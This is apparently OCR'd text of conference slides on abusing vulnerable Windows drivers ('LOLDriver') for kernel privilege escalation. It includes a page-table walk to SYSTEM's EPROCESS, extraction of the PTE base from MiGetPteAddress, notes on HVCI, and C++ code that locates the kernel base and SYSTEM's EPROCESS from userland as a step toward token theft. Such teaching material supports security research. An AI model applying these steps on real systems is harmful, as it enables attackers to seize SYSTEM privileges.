
LOLDriver Exploitation
Physical Memory Mayhem




LOLDriver Exploitation
Physical Memory Mayhem



LOLDriver Exploitation
Physical Memory Mayhem



LOLDriver Exploitation
Physical Memory Mayhem



Walking the tables to PID 4 (SYSTEM EPROCSS structure)

```
[CR3] = 0x1ad000

          ((address_to_lookup >> 39) & 0x1ff) = 0x1f0
[PML4E] = [CR3:0x1ad000] + (0x1f0 * sizeof(DWORD64)
[PML4E] = 0x1adf80


          ((address_to_lookup >> 30) & 0x1ff) * sizeof(DWORD64)) = 0xa0
[PDPE] = [PML4E:0x1adf80] + (0xa0 * sizeof(DWORD64)
[PDPE] = 0x49090a0

check1 - 2MBPage
        ((address_to_lookup >> 21) & 0x1ff) * sizeof(DWORD64)) = 0xb30
[PDT] = [PDPE:0x49090a0] + (0xb30 * sizeof(DWORD64)
[PDT] = 0x490ab30

    ((address_to_lookup >> 12) & 0x1ff) * sizeof(DWORD64) = 0x7e0
[PT] = [PDT:0x490ab30] + 0xfc
[PT] = 0x8a0000000034007e0


physical address: 0x34fc420

--2MB lookup--
 2mb looking up page: 0x3400000 offset 0xfc420
 2MB result: 0xffffdf8c9805d040

-> EPROCESS#4 (SYSTEM) @ 0xffffdf8c9805d040
```

DEMO!

Building Block API Functions for Exploitation

Building Pfn (Page Frame Numer) lookup functions

MiGetPteAddress – Assembly contains Hardcoded Pte Base in Memory

1) We calculate the address of MiGetPteAddress in memory

```
.text:000000014022C23C
.text:000000014022C23C
.text:000000014022C23C MiGetPteAddress proc near               ; CODE XREF: MiDecommitRegion+55↓p
.text:000000014022C23C                                         ; MiDecommitRegion+86↓p ...
.text:000000014022C23C                 shr     rcx, 9
.text:000000014022C240                 mov     rax, 7FFFFFFF8h
.text:000000014022C24A                 and     rcx, rax
.text:000000014022C24D                 mov     rax, 0FFFFF68000000000h
.text:000000014022C257                 add     rax, rcx
.text:000000014022C25A                 retn
.text:000000014022C25A MiGetPteAddress endp
.text:000000014022C25A
.text:000000014022C25A ; ---------------------------------------------------------------------------
```


MiGetPteAddress – Assembly contains Hardcoded Pte Base in Memory

2) We Extract the QWORD value of the PFN Table Base from the function

```
.text:000000014022C23C
.text:000000014022C23C
.text:000000014022C23C MiGetPteAddress proc near               ; CODE XREF: MiDecommitRegion+55↓p
.text:000000014022C23C                                         ; MiDecommitRegion+86↓p ...
.text:000000014022C23C                 shr     rcx, 9
.text:000000014022C240                 mov     rax, 7FFFFFFF8h
.text:000000014022C24A                 and     rcx, rax
.text:000000014022C24D                 mov     rax, 0FFFFF68000000000h
.text:000000014022C257                 add     rax, rcx
.text:000000014022C25A                 retn
.text:000000014022C25A MiGetPteAddress endp
.text:000000014022C25A
.text:000000014022C25A ; ---------------------------------------------------------------------------
```

MiGetPteAddress() – decompiled to C

(Now we can write our own PFN Table lookup routine!)




Note: PFN's are multiplied by 0x1000 (4KB) to find the physical address of the next paging structure.

HCVI/VBS

HVCI is a kernel hypervisor Technology that extends page tables Up additional levels so you have 5-layer page translation.


Here the kernel can request that the Hypervisor make's sure certain pages are protected (Page Guard) and Tricks like **PTE overwrites** can't occur (Priv Esc technique to make pages executable)



HCVI/VBS

HVCI is employed through the Windows Hypervisor's usage of two abstract Kernels known as VTL 0 and VTL 1 that Operate above the running kernel.

This model offers many protections to Prevent userland to kernel land Privilege escalations



Exploitation – Token Theft Priv Esc (SYSTEM)

Locating **SYSTEM**'s **EPROCESS** structure from Userland

***DHA_Userland_Find_SYSTEM_EPROCESS.exe* explained… (c++)**

STEP 1: Finding Windows Kernel Base

- **The EnumDeviceDrivers() function will populate a list of loaded system modules**
- **The first entry [0] contains the loading address of ntosknrl.exe (windows kernel)**

```
uintptr_t GetKernelBaseAddress() {
    uintptr_t driver_bases[1000];
    DWORD num_bytes = 0;

    // this call will load ntosknrl.exe into driver_bases[0]
    if (EnumDeviceDrivers((LPVOID*)driver_bases, sizeof(driver_bases), &num_bytes)) {
        return driver_bases[0]; /*ntosnrl virtual base address*/
    }

    return 0;
}
```

Locating **SYSTEM**'s **EPROCESS** structure from Userland

DHA_Userland_Find_SYSTEM_EPROCESS.exe explained… (c++)

STEP 2: Finding SYSTEM's EPROCCESS structure offset

- **We use LoadLibraryA() to load ntoskrnl.exe (Normally used for DLL's – but .EXE, .SYS, and .DLL are the same PE file format**
- **We use GetProcAddress() to find the export for PsInitialSystemProcess (EPROCESS pointer offset)**


(GetProcAddress() is normally used to look up function addresses – but what it's *ACTUALLY* doing is looking up EXPORT names/addresses ☺)

```
DWORD64 find_SYSTEM_EPROCESS_from_kernelbase_and_PsInitialSystemProcess() {

    DWORD64 res;
    // use LoadLibraryA to Extract offset of PsInitialSystemProcess in ntosnrnl.exe
    ULONG64 ntos = (ULONG64)LoadLibraryA(lpLibFileName: "ntoskrnl.exe");
    ULONG64 addr = (ULONG64)GetProcAddress((HMODULE)ntos, lpProcName: "PsInitialSystemProcess");
    FreeLibrary(hLibModule: (HMODULE)ntos);

    // Get loaded kernel base
    DWORD64 kernelBase = GetKernelBaseAddress();

    // return PsInitialSystemProcess_offset + ntosnrl.exe_base
    return (addr - ntos + kernelBase);
}
```

- **We Add Kernelbase + PsInitialSystemProcess together for pointer to EPROCESS in memory**

LOLDriver Exploitation
Physical Memory Mayhem

